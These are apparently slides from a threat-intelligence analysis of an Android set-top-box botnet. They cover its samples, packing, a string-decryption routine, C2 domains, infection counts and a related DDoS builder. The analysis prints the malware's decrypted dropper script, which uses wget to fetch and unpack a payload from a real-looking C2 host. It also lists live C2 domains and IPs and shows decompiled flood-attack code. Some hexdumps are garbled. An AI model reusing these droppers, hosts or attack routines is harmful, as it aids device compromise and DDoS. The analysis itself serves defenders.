fadfa.gdalieyw.com:8080/stb-download/tool/p2p

50.7.118.114:19001/pandoraspear

fadfa.gdalieyw.com:8080/stb-download/tool/pdd.sh

195.154.168.94/pandoraspearrk

195.154.168.94/sysup

...../stb-download/tool/na.sh

# Inextricable Duo

The **Android Pcdn** Botnet

Evolution, Algorithm, Harvest, Leads ...

## 7 Samples with subtle differences

C:\work\1001night\pandora_final\pandora_pcdn				
n	Name	Size	Date	Time
..	Up	24/09/27	21:22	
pcdn_2018		261984	08/02/29	10:33
pcdn_2018_12		303784	08/02/29	10:33
pcdn_2019		300128	08/02/29	10:33
pcdn_2019_05		263104	09/01/01	00:00
pcdn_2019_06		283584	08/02/29	10:33
pcdn_2021		195252	21/08/12	16:10
pcdn_2021_unpacked		357696	24/09/27	20:48
pcdn_2024_03		178416	24/03/19	17:57
pcdn_2024_03_unpacked		316792	24/09/27	21:18

## Key Features

- 1:Deploy P2P CDN components
- 2.Execute C2 commands

## 2021: Packed by Modified UPX

0% C:\work\1001night\pandora_final\pandora_pcdn\pcdn_2021															
.00000000:	7F	45	4C	46-01	01	01	03-00	00	00	00-00	00	00	00	00	00
.00000010:	03	00	28	00-01	00	00	00-24	EE	02	00-34	00	00	00	00	00
.00000020:	00	00	00	00-00	00	00	05-34	00	20	00-03	00	28	00	00	00
.00000030:	00	00	00	00-01	00	00	00-00	00	00	00-00	00	00	00	00	00
.00000040:	00	00	00	00-5B	F7	02	00-5B	F7	02	00-05	00	00	00	00	00
.00000050:	00	10	00	00-01	00	00	00-00	00	00	00-00	00	03	00	00	00
.00000060:	00	00	03	00-00	00	00	00-C4	1B	04	00-06	00	00	00	00	00
.00000070:	00	10	00	00-51	E5	74	64-00	00	00	00-00	00	00	00	00	00
.00000080:	00	00	00	00-00	00	00	00-00	00	00	00-06	00	00	00	00	00
.00000090:	00	00	00	00-AA	12	24	BF-75	40	28	71-44	09	0D	17	00	00
.000000A0:	00	00	00	00-40	75	05	00-40	75	05	00-34	01	00	00	00	00

# Pcdn - Algorithm

## Data Segment Heavily Encrypted

```
def decbuf(buf):
```

```
    leng=buf[0]^buf[1]^buf[2]
```

```
    out=''
```

```
    for i in range(3,leng+3):
```

```
        tmp=((buf[i]^buf[1])-buf[1])&0xff
```

```
        out+=chr((tmp^buf[0]))
```

```
    print(out)
```

```
0004D000 8F B7 2A C6 C1 EF D8 EF C2 C2 D9 EF C2 C2 C5 D8 ...*.....TII
0004D010 C2 DA C1 DA C2 00 16 BC 82 86 A2 A2 9E 54 49 49 S.TS.I...I.....
0004D020 53 9D 54 53 92 49 8F 9E 87 49 BE 9E 89 9C A2 8F .I...B...B...
0004D030 8A 49 91 93 A2 42 93 9C 88 87 88 8F 8A 42 97 9E .I...B...B...
0004D040 93 00 0A AD 93 A2 86 86 8A 70 7F 7F 1 88 70 71 .....p..q.pq
0004D050 86 7F 85 8A BD 7F AA 8A BF 88 86 85 BE 7F B7 B1 .....
0004D060 86 A6 B1 88 89 BD BC B5 BE A6 8D 8A B1 4F B3 78 .....0..x
0004D070 88 BC 78 70 78 71 88 78 89 00 FD DA 36 BD A2 A9 ...pxqx.x.....
0004D080 B7 A3 B8 B2 77 B6 88 73 B2 BF 77 A2 B6 80 00 BC ...w..s..w.....
0004D090 5A F2 7C 63 68 76 62 79 73 B1 62 68 B6 6D B2 6B Z...vbys..bk.m.k
0004D0A0 B3 7E B6 63 77 71 00 43 A5 D0 60 7D AD B6 62 6F ~.cwq.C...}.bo
0004D0B0 AD B4 69 62 79 62 B4 7D B3 7D B4 7D 71 62 7A 64 ..ibyb.}.}.qbzd
0004D0C0 70 79 62 79 6A 74 77 AD B4 70 7A 70 79 6E 76 B4 pybyjtw..pzpynv.
0004D0D0 63 6A 77 B4 7D 71 62 7A 64 70 79 62 79 6A 74 77 cjwt.}qbzpybyjtw
0004D0E0 00 FD 77 DD 22 24 3E 72 8C 72 77 78 70 3E 61 7C ..w..$.r.rwxp>a]
0004D0F0 7D 3E 72 78 19 61 88 72 8C 61 7E 88 23 62 73 23 }>r{.a.r.a~.b#s#
0004D100 30 64 65 23 3E 67 64 77 64 3E 73 62 67 7D 23 3E 0de#>gdwd>sbj#>
0004D110 72 8C 72 77 78 70 3E 61 7C 7D 3E 73 62 67 7D 19 r.rwxp>a]>sbj.
0004D120 62 78 70 7E 67 23 3E 48 48 23 3E 72 8C 72 77 78 b(p-g#6HH#>r.rwx
0004D130 70 3E 61 7C 7D 3E 73 62 67 7D 19 00 78 34 46 BF p>a]>sbj>..x4F.
0004D140 64 79 74 79 BF 08 78 64 7E 00 1F DF D8 D0 94 9A dytyf..{d~....A..
0004D150 94 95 86 8E D0 83 8A 8F D0 91 8D 82 9A C0 94 95 .....f~....d.....
0004D160 82 95 8A 90 8F 00 D2 F2 AC 11 17 1D 61 6F 61 6A .....aoaj
0004D170 5B 43 1D 50 5F 5C 1D 61 5E 38 50 68 61 6F 5D 5D [C.P_..a^8PkaOP]
0004D180 6E 16 43 64 16 1D 5A 57 6A 57 1D 66 51 5A 5C 5A 5C 1E n.Cd..ZwJW..fQZ\..
0004D190 1D 5A 57 6A 57 1D 5C 66 51 5A 5C 38 50 68 61 6F .ZwJW..fQZ\8PkaO
0004D1A0 50 5D 6E 16 51 5E 43 5D 5A 16 6B 19 6E 16 16 61 P]n.Q^C]Z.k.n..a
0004D1B0 60 61 1C 61 5E 16 54 60 5B 5B 1C 61 5E 16 55 5D 'a.a^..T[.a^..U]
0004D1C0 59 51 66 1D 18 16 66 20 66 1D 18 16 61 61 1D 61 YQf...f..f..aa.a
0004D1D0 58 60 64 58 60 16 59 51 66 1D 6E 59 51 66 8D 61 [^d^..YQf.nYQf.a
0004D1E0 58 60 64 58 60 16 58 64 42 42 61 1D 5D 50 58 61 [^d^..dBBa.]Pxa
0004D1F0 1D 61 60 61 38 00 90 A4 9D F3 F1 C7 23 29 23 2C ..a^a8.....)#,
0004D200 3D 05 C7 32 39 06 C7 23 38 9A 39 3E F0 CB F0 F1 =...9...8.9>....
0004D210 F0 C5 3E F0 F2 C7 3C 31 2C 31 C7 23 22 23 C6 23 .....1...#...
0004D220 38 F2 F0 D5 9A 2C 38 3D 06 9A 33 C F0 3C 31 2C 8....8=...3<....
0004D230 31 F0 FE FE F0 2F 3F 3D 2C F0 F0 F2 38 2C 2C 20 1..../?=.....
0004D240 EA C7 C7 3E 31 3C 3E 31 C6 3C 29 31 06 07 3C 07 C6 >...1>1..1..=..
0004D250 33 07 05 EA E8 0E E8 F0 C7 23 2C 32 C5 3C 07 2F 3.....#..2.../
0004D260 06 04 07 31 3C C7 20 33 3C 06 C6 2C 31 22 C6 3F .....1<1<3<...1"...
0004D270 2A F2 F0 FE FE F0 2C 31 22 F0 28 3E F0 20 33 3C *.....<
0004D280 06 C6 2C 31 22 C6 3F 2A F0 FE FE F0 22 05 F0 C5 ..1".....*.....
0004D290 22 3E F0 20 33 3C 06 C6 2C 31 22 C6 3F 2A 9A 3E >.....1".....>
0004D2A0 39 9A 00 90 A4 9D F3 F1 C7 23 29 23 2C 3D 05 C7 9.....)#,=...
0004D2B0 32 39 06 C7 23 38 9A 39 3E F0 CB F0 F1 F0 C5 3E 29...8.9>.....
0004D2C0 F0 F2 C7 3C 31 2C 31 C7 23 22 23 C6 23 38 F2 F0 ...1,1..1..#..8...
0004D2D0 D5 9A 2C 38 3D 06 9A 33 3C F0 3C 31 2C 31 F0 FE ^..8=...3<....1...
0004D2E0 FE F0 2F 3F 3D 2C F0 F0 F2 38 2C 2C 20 EA C7 C7 .....>1>1..1..=...
0004D2F0 3E 31 3C 3E 31 C6 3C 29 31 06 07 3C 06 33 07 05 >1>1..1..=...
0004D300 EA E8 0E E8 F0 C7 23 2C 32 C5 3C 07 2F 06 04 07 .....#..2.../...
0004D310 31 3C C7 20 33 3C 06 C6 2C 31 22 C6 3F 2A F2 F0 1<..3<...1".....*
0004D320 FE FE F0 2C 31 22 F0 28 3E F0 20 33 3C 06 C6 2C .....>3<....
0004D330 31 22 C6 3F 2A F0 FE FE F0 22 05 F0 C5 22 3E F0 1".....*.....>9...
0004D340 20 33 3C 06 C6 2C 31 22 C6 3F 2A 9A 3E 39 9A 00 >3<...1".....>9...
0004D350 90 A4 9D F3 F1 C7 23 29 23 2C 3D 05 C7 32 39 06 .....)#,=...9...
0004D360 C7 23 38 9A 39 3E F0 CB F0 F1 F0 C5 3E F0 F2 C7 ..8.9>.....
0004D370 3C 31 2C 31 C7 23 22 23 C6 23 38 F2 F0 D5 9A 2C <1,1..1..#..8...
0004D380 38 3D 06 9A 33 3C F0 3C 31 2C 31 F0 FE FE F0 2F 8=...3<....1.../
0004D390 3F 3D 2C F0 F0 F2 38 2C 2C 20 EA C7 C7 3E 31 3C ?=.....>1>1<
0004D3A0 3E 31 C6 3C 29 31 06 07 3D C6 33 07 05 EA E8 F0 >1..1..=.....
0004D3B0 E8 F0 C7 23 2C 32 C5 3C 07 2F 06 04 07 31 3C C7 ...#..2.../...1<..
```

```
0004D000 8F B7 2A C6 C1 EF D8 EF C2 C2 D9 EF C2 C2 C5 D8 ...*.....TII
0004D010 31 39 30 39 31 00 16 BC 82 68 74 74 70 3A 2F 2F 19091....http://
0004D020 25 73 3A 25 64 2F 61 70 69 2F 50 70 6F 72 74 61 %s:%d/api/Pporta
0004D030 6C 2F 67 65 74 54 65 72 6D 69 6E 61 6C 54 79 70 l/getTerminalTyp
0004D040 65 00 0A AD 93 68 74 74 70 3A 2F 2F 25 73 3A 25 e....http://%s:%
0004D050 64 2F 61 70 69 2F 50 70 6F 72 74 61 6C 2F 67 65 d/api/Pportal/ge
0004D060 74 54 65 72 6D 69 6E 61 6C 54 79 70 65 3F 78 22 tTerminalType?{"
0004D070 73 6E 22 3A 22 25 73 22 7D 00 FD DA 36 70 63 64 sn":"%s")....pcd
0004D080 6E 62 75 73 2E 6F 75 32 73 76 2E 63 6F 6D 00 BC nbus.ou2sv.com..
0004D090 5A F2 70 63 64 6E 62 75 73 20 62 68 2E 61 32 68 Z....nbus-bk.a2k
0004D0A0 33 76 2E 63 6F 6D 00 43 A5 D0 63 70 20 2D 61 66 3v.com.C...p--af
0004D0B0 20 2F 64 61 74 61 2F 70 32 70 2F 70 6C 61 79 5F ./data/p2p/play_
0004D0C0 73 74 61 74 69 6F 6E 20 2F 73 79 73 74 65 6D 2F station-/system/
0004D0D0 62 69 6E 2F 70 6C 61 79 5F 73 74 61 74 69 6F 6E bin/play_station
0004D0E0 00 FD 77 DD 23 21 2F 73 79 73 74 65 6D 2F 62 69 ..w..l/system/bi
0004D0F0 6E 2F 73 68 0A 62 75 73 79 62 6F 78 20 63 70 20 n/sh.busybox-cp-
0004D100 2D 61 66 20 2F 64 61 74 61 2F 70 63 64 6E 20 2F -af-/data/pcdn-/
0004D110 73 79 73 74 65 6D 2F 62 69 6E 2F 70 63 64 6E 0A system/bin/pcdn.
0004D120 63 68 6D 6F 64 20 37 35 35 20 2F 73 79 73 74 65 cmchod:755-/syste
0004D130 6D 2F 62 69 6E 2F 70 63 64 6E 0A 00 78 34 46 2F m/bin/pcdn...x4F/
0004D140 64 61 74 61 2F 70 63 64 6E 00 1F DF D8 2F 73 79 data/pcdn..../sy
0004D150 73 74 65 6D 2F 62 69 6E 2F 70 6C 61 79 5F 73 74 stem/bin/play_st
0004D160 61 74 69 6F 6E 00 D2 F2 AC 23 21 2F 73 79 73 74 ation...l/syst
0004D170 65 6D 2F 62 69 6E 2F 73 68 0A 62 75 73 79 62 6F em/bin/sh.busybo
0004D180 78 20 6D 76 20 2F 64 61 74 61 2F 70 63 64 6E 20 x-mv-/data/pcdn/
0004D190 2F 64 61 74 61 2F 2E 70 63 64 6E 0A 62 75 73 79 /data/.pcdn.busy
0004D1A0 62 6F 78 20 63 68 6D 6F 64 20 75 28 70 20 20 73 box:cmchod-u+x-
0004D1B0 72 73 2E 73 68 20 66 72 65 65 2E 73 68 20 67 6F rs.sh-free.sh-go
0004D1C0 68 63 70 2F 2A 20 70 32 70 2F 2A 20 73 73 2F 73 kcp/*-p2p/*-ss/s
0004D1D0 65 72 76 65 72 20 68 63 70 2F 78 68 63 70 5F 73 erver-kcp/xkcp.s
0004D1E0 65 72 76 65 72 20 65 76 6C 6C 73 2F 6F 62 6A 73 erver-evils/objjs
0004D1F0 2F 73 72 73 0A 00 90 A4 9D 23 21 2F 73 79 73 74 /srs.....l/syst
0004D200 65 6D 2F 62 69 6E 2F 73 68 0A 69 66 20 58 20 21 em/bin/sh.if.[^l
0004D210 20 2D 66 20 22 2F 64 61 74 61 2F 73 72 73 2E 73 -f"/data/srs.s-
0004D220 68 22 20 5D 0A 74 68 65 6E 0A 63 64 20 64 61 74 h"-].then.cd-dat
0004D230 61 20 26 26 20 77 67 65 74 60 20 22 68 74 74 70 a&&wget.."http
0004D240 3A 2F 2F 66 61 64 66 61 2E 64 79 61 6E 6F 65 2E ://fadfa.dyanoe.
0004D250 63 6F 6D 3A 38 30 38 30 2F 73 74 62 20 64 6F 77 com:8080/stb-dow
0004D260 6E 6C 6F 61 64 2F 70 63 64 6E 2E 74 61 72 2E 67 nload/pcdn.tar.g
0004D270 7A 22 20 26 26 20 74 61 72 70 78 66 20 70 63 64 z"&&tar:xf:pcd
0004D280 6E 2E 74 61 72 2E 67 7A 20 26 26 20 72 6D 20 2D n.tar.gz:&&rm--
0004D290 72 66 20 70 63 64 6E 2E 74 61 72 2E 67 7A 0A 66 rf:pcdn.tar.gz:f
0004D2A0 69 0A 00 90 A4 9D 23 21 2F 73 79 73 74 65 6D 2F i.....l/system/
0004D2B0 62 69 6E 2F 73 68 0A 69 66 20 58 20 21 20 2D 66 bin/sh.if.[^l--f
0004D2C0 20 22 2F 64 61 74 61 2F 73 72 73 2E 73 68 22 20 -/data/srs.sh"-
0004D2D0 5D 0A 74 68 65 6E 0A 63 64 20 64 61 74 61 20 26 ].then.cd-data&
0004D2E0 26 20 77 67 65 74 20 2D 22 68 74 74 70 3A 2F 2F &&wget.."http://
0004D2F0 66 61 64 66 61 2E 64 79 61 6E 6F 65 2E 63 6F 6D fadfa.dyanoe.com
0004D300 3A 38 30 38 30 2F 73 74 62 20 64 6F 77 6E 6C 6F :8080/stb-downlo
0004D310 61 64 2F 70 63 64 6E 2E 74 61 72 2E 67 7A 22 20 ad/pcdn.tar.gz"-
0004D320 26 26 20 74 61 72 20 78 66 20 70 63 64 6E 2E 74 &&tar:xf:pcdn.t
0004D330 61 72 2E 67 7A 20 26 26 20 72 6D 20 2D 72 66 20 ar.gz:&&rm--rf-
0004D340 70 63 64 6E 2E 74 61 72 2E 67 7A 0A 66 69 0A 00 pcdn.tar.gz.fi..
0004D350 90 A4 9D 23 21 2F 73 79 73 74 65 6D 2F 62 69 6E ..l/system/bin
0004D360 2F 73 68 0A 69 66 20 58 20 21 20 2D 6E 20 22 2F /sh.if.[^l--f"/
0004D370 64 61 74 61 2F 73 72 73 2E 73 68 22 20 5D 0A 74 data/srs.sh"-].t
0004D380 68 65 6E 0A 63 64 20 64 61 74 61 20 26 20 77 hen.cd-data&&w
0004D390 67 65 74 20 20 22 68 74 74 70 3A 2F 2F 66 61 64 get.."http://fad
0004D3A0 66 61 2E 64 79 61 6E 6F 65 2E 63 6F 6D 3A 38 30 fa.dyanoe.com:80
0004D3B0 38 30 2F 73 74 62 2D 64 6F 77 6E 6C 6F 61 64 2F 80/stb-download/
```


# Pcdn – Deploy PCDN COMPONENTS

## 2 Steps

1. Download pcdn.tar.gz
2. Execute components in the archive



```
0 DCB "#!/system/bin/sh",0xA
DCB "if [ ! -f ",0x22,"/data/srs.sh",0x22," ]",0xA
DCB "then",0xA
DCB "cd data && wget ",0x22,"http://fadfa.dyano.com:8080/stb-downlo"
DCB "ad/pcdn.tar.gz",0x22," && tar xf pcdn.tar.gz && rm -rf pcdn.tar."
DCB "gz",0xA
DCB "fi",0xA
DCB "",0xA
```



```
DCB "/data/kcp/xkcp_client -d 0 -c /data/kcp/client.json"
DCB 0
DCB "/data/kcp/xkcp_server -d 0 -c /data/kcp/server.json"
DCB 0
DCB "/data/ss/server -c /data/ss/server-multi-port.json > /dev/null 2"
DCB ">&1 &"
DCB "/data/p2p/play_station > /dev/null 2>&1 &"
```

- **evlls**: Contains `srs`, a streaming server supporting RTMP, HLS, and HTTP-FLV protocols.
- **kcp/kcptun**: Network acceleration components.
- **ss**: Shadowsocks service components.
- **p2p**: `p2p_peer` for networking.
- **play\_station**: Related to video services.

# Pcdn - Execute C2 CMD

```
if ( wrap_pthread_create(func_dropstimetask, 0, 0x2000, 10, "dropstimetask") )
{
    if ( wrap_pthread_create(func_dropstask, 0, 0x2000, 10, "dropstask") )
        wrap_pthread_create(func_dropsinittask, 0, 0x2000, 10, "dropsinittask");
}
```

1. **dropstimetask**: Manages scheduling.
2. **dropstask**: Communicates with the C2 server to receive commands.
3. **dropsinittask**: Executes the DDoS attacks.

```
switch ( ddostype )
{
    case 65:
        v21 = sub_481A8(v22);
        v24[5] = 0;
        ddos_vector = sub_481C8;
        strcpy((char *)v24, "dicmptask");
        goto LABEL_65;
    case 81:
        if ( HIBYTE(word_59266[2]) )
            v17 = sub_48500(v22, &unk_59260);
        else
            v17 = 0;
        v21 = v17;
        ddos_vector = sub_489F8;
        strcpy((char *)v24, "dudptask");
        HIBYTE(v24[4]) = 0;
        v24[5] = 0;
        goto LABEL_65;
}
```

```
if ( word_59270 )
{
    v20 = 0;
    do
    {
        wrap_pthread_create(ddos_vector, v23, 0x2000, 10, v24);
        ++v20;
    }
    while ( v20 < (unsigned __int16)word_59270 );
}
```

```
strcpy(v14, "zas8wie.snarutox.com");
*((_DWORD *)v14 + 16) = 0x179FA;
strcpy(v14 + 68, "in32hbccw.oneconcord.net");
*((_DWORD *)v14 + 33) = 0x179FA;
strcpy(v14 + 136, "pu9z3cca.trumpary.com");
*((_DWORD *)v14 + 50) = 0x179FA;
strcpy(v14 + 204, "kp519bpa.fireisi.com");
*((_DWORD *)v14 + 67) = 0x179FA;
strcpy(v14 + 272, "hgxx123p.ourhousei.com");
*((_DWORD *)v14 + 84) = 0x179FA;
```

## 2024.01.16

## Bot Harvest

```
DCB "zas8wie.snarutox.com",0
    ; DATA XREF: sub_450AC+5C↑o
    ; sub_450AC+60↑o ...


ALIGN 4
DCB "in32hbccw.oneconcord.net",0
    ; DATA XREF: sub_450AC+68↑o
    ; sub_450AC+6C↑o ...

ALIGN 8
DCB "pu9z3cca.trumpary.com",0
    ; DATA XREF: sub_450AC+74↑o
    ; sub_450AC+78↑o ...

ALIGN 0x10
DCB "kp519bpa.fireisi.com",0
    ; DATA XREF: sub_450AC+80↑o
    ; sub_450AC+84↑o ...

ALIGN 4
DCB "hgxx123p.ourhousei.com",0
    ; DATA XREF: sub_450AC+8C↑o
    ; sub_450AC+90↑o ...
```




**116,373,600** **1,555,465**  
Count Unique count of ip4.sip





# Pcdn – New Leads


















## 2 PE DDoS Builder

### 8 DDoS Vectors in Pcdn

Address	Length	Type	String
 .text:00044F84	0000000E	C	dropstimetask
 .text:00044F98	0000000A	C	dropstask
 .text:00044FA8	0000000E	C	dropsinittask

dicmptask.....  
dudptask.....  
dsyntask.....  
dtcptask.....  
dkeepptask.....  
dhttpptask.....  
dposttask.....  
ddiy01task.....



名称	修改日期	类型	大小
 Flood.ce690167abee4326d5369cfeffadaaf	2022/9/30 12:01	应用程序	1,992 KB
 win_ms.0f365eec516cfa6a67c2275227c20bc	2021/7/7 16:16	应用程序	517 KB

Address	Length	Type	String
 .rodata:00000...	00000008	C	udptask
 .rodata:00000...	00000009	C	udp2task
 .rodata:00000...	0000000A	C	timertask
 .rodata:00000...	00000008	C	tcptask
 .rodata:00000...	00000008	C	syntask
 .rodata:00000...	0000000A	C	speedtask
 .rodata:00000...	0000000C	C	recvcmdtask
 .rodata:00000...	00000009	C	icmptask
 .rodata:00000...	0000000A	C	dropstask
 .rodata:00000...	00000008	C	diytask
 .rodata:00000...	0000000D	C	adaptive task
 .rodata:00000...	0000003F	C	[DROPS] ZDEGJ attack start (IP:%s, port:%d,time:%d,number:%d)\n
 .rodata:00000...	0000003E	C	[DROPS] UDP2 attack start (IP:%s, port:%d,time:%d,number:%d)\n
 .rodata:00000...	0000003D	C	[DROPS] UDP attack start (IP:%s, port:%d,time:%d,number:%d)\n
 .rodata:00000...	0000003D	C	[DROPS] TCP attack start (IP:%s, port:%d,time:%d,number:%d)\n
 .rodata:00000...	0000003D	C	[DROPS] SYN attack start (IP:%s, port:%d,time:%d,number:%d)\n
 .rodata:00000...	0000003E	C	[DROPS] ICMP attack start (IP:%s, port:%d,time:%d,number:%d)\n

# DDoS Builder – Slaves

## Create Slave

- ✓ Linux
- ✓ Windows
- ✓ STB(?)

















# DDoS Builder - STB

## eCos Based Set Top Box

String

```
/home/chenzhen/virtual/share/stb/0_01S_9600HD/drops/./lib/ecos/mips_0/release/./include/ecos  
/home/chenzhen/virtual/share/stb/0_01S_9600HD/drops/./lib/ecos/mips_0/release/./include/sys  
/home/chenzhen/virtual/share/stb/0_01S_9600HD/drops/./lib/ecos/mips_0/release/./include  
/home/chenzhen/virtual/share/stb/0_01S_9600HD/drops/./lib/ecos/mips_0/release/./include/netinet
```

	CODE:001B06D3	0000000A	C	tcp_flood
	CODE:001B08BB	0000000B	C	icmp_flood
	CODE:001B08E3	0000000A	C	syn_flood
	CODE:001B0908	0000000B	C	udp2_flood
	CODE:001B091C	0000000A	C	udp_flood

Address	Length	Type	String
 CODE:001AB978	00000008	C	DDOSUDP
